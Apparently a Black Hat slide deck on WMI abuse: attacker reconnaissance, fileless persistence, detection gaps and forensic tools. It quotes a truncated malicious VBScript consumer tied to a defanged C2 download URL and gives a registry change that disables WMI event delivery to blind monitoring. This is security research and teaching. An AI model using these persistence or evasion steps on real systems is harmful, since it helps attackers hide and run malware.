
- Reconnaissance: OS information, File System, Volume, Processes, Services, Accounts, Shares, Installed Patches
- AV Detection: `\\.\ROOT\SecurityCenter[2]\AntiVirusProduct`
- Fileless Persistence: Filter and Consumer binding
- Code execution: `Win32_Process::Create`, `ActiveScriptEventConsumer`, `CommandLineEventConsumer`, etc
- Lateral movement: Remotely create a WMI class to transfer data via network
- Data storage: Store data in dynamically created classes
- C&C communication: Remotely create or modify a class to store/retrieve data

WMI – Persistence



WMI – Code Execution

Evil WMI Class stores malware that is executed by a consumer



WMI on Twitter



Red Canary @redcanary · Jan 13, 2021

Windows Management Instrumentation (WMI) consistently ranks in our top 20 threats each year. In 2020, we saw more than 700 confirmed threats leveraging WMI. @mattifestation and @GRBail discuss common ways adversaries leverage WMI.



Colin Cowie @th3_protoCOL · Jun 15

In addition to a scheduled task, the attacker installed a persistent **Windows Management Instrumentation (WMI)** ActiveScriptEvent consumer named WindowsUpdate, to download and execute malware from the C2 server at `hxxp[:]//212.192.241[.]155/up/setup.exe`.

```
WindowsUpdate
ActiveScriptEventConsumer
ActiveScriptEventConsumer.Name = "WindowsUpdate"
Dim strComputer strComputer = "." Set objWMIService = GetObject("winmgmts:" & "
{ImpersonationLevel=Impersonate}!\\.\root\cimv2") Set colProcessList = objWMIService.ExecQuery _
("Select Name from Win32_Process WHERE Name='setup192.exe'") If colProcessList.count > 0 then
WScript.Quit End If dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
```



MITRE Engenuity @MITREengenuity · Apr 23, 2021

Cybersecurity enterprise solutions are getting better at recognizing malicious activity conducted via APIs and **Windows Management Instrumentation** tools...and there's still room for improvement. View the article: hubs.ly/HOLVp500



1



2



Ptrace Security GmbH @ptracesecurity · Jul 25, 2021

flare-wmi: This repository contains various documentation and code projects that describe the **Windows Management Instrumentation (WMI)** technology. [github.com/fireeye/flare-...](https://github.com/fireeye/flare-wmi) #Pentesting #Windows #Python #CyberSecurity #Infosec

fireeye/flare-wmi



Matthew Hudson - [MS MVP] @MatthewEHudson · May 19, 2021

Windows Management Instrumentation Command line (WMIC) tool -- The WMIC tool is deprecated in Windows 10, version 21H1/21H1 semi-annual channel release of Windows Server. This deprecation only applies to the command-line management tool. WMI itself is not affected. Use Powershell



1



7



WMI Forensics Tools

WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis

Willi Ballenthin, Matt Graeber, Claudiu Teodorescu

DEF CON 23

WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS

William Ballenthin, Matt Graeber,
Claudiu Teodorescu

FireEye Labs Advanced Reverse
Engineering (FLARE) Team,
FireEye, Inc.

davidpany/ WMI_Forensics



1 Contributor 2 Issues 228 Stars 46 Forks



#BHUSA @BlackHatEvents

Tools used in our WMI Research

WBEMTEST

- Built-in in Windows since 2000'
- User-friendly

Scripting (VBScript\JScript\PS)

- Add/query/remove
- `__EventFilter`
- `EventViewerConsumer`
- `__FilterToConsumerBinding`

Third-party WMI explorers:


- ver 2.0.0.2 by Vinay Pamnani (@vinaypamnani/wmie2)
- ver 1.17c by Alexander Kozlov (KS-Soft)

Our own developed WMI client (receive_wmi_events.exe)

- C++ based
- Register a `IWbemObjectSink`-based callback
- Print recently launched processes

ATTACKS ON WMI – THE BIG PICTURE


Threat Modeling WMI




Why attacks on WMI are so dangerous?

- These attacks have existed and been unfixed for more than 20 years.
- WMI service is not a critical app: it does not have PPL or trust label.
- Neither EDR solution nor PatchGuard/HyperGuard can detect these attacks.
- Windows Defender fails to detect attacks on WMI as well.
- WMI attacks can be implemented via user-mode code and by applying the similar privilege level as WMI service.
- All these attacks are architectural flaws and cannot be fixed easily.

Attacks on WMI files and configs in registry




Attacking WMI registry config (1/2)




KEY:
HKLM\SOFTWARE\Microsoft\Wbem\CIMOM
Value Name: EnableEvents
Default Data: 1

Attack: change data to 0 and restart WMI



Attacking WMI registry config (2/2)



KEY:

HKLM\SOFTWARE\Microsoft\Wbem\CIMOM

Value Name: EnableEvents

Default Data: 1


Attack: change data to 0 and restart WMI

Result:

- Event SubSystem (ESS) is disabled
- WMI client cannot receive events

wbemcore.dll


```
// Init Event SubSystem (ESS)
HRESULT InitESS(...)
{
    // Check if event subsystem is enabled
    DWORD dwEnabled = 1;
    read_registry("EnableEvents", &dwEnabled);
    if (dwEnabled != 1) {
        return WBEM_S_NO_ERROR;
    }
    CoCreateInstance(CLSID_WmiESS, IID_IWmiESS);
    //...
    return SUCCESS;
}
```



WMI Infrastructure in the user space

WMI Executable Infrastructure in the user-mode space

- WMI is implemented by Winmgmt service running within a SVCHOST process.
- It runs under the "LocalSystem" account.
- It has no self-protection nor integrity check mechanisms
- **It runs without PPL (or trustlet protection)**






Processes			Services	Network	Disk	Firewall
Name	Command line	PID				
svchost.exe	C:\windows\system32\svchost.exe -k netsvcs -p -s Winmgmt	10852				

Processes					Services	Network	Disk	Firewall
Name	Display name	Type	PID					
Winmgmt	Windows Management Instrumentation	Share process	10852					

WMI Infrastructure in the user space

WMI Executable Infrastructure in the user-mode space


- WMI is implemented by Winmgmt service and runs in a SVCHOST host process.
- It runs under the "LocalSystem" account.
- It has no self-protection nor integrity check mechanisms
- **It runs without PPL (or trustlet protection)**



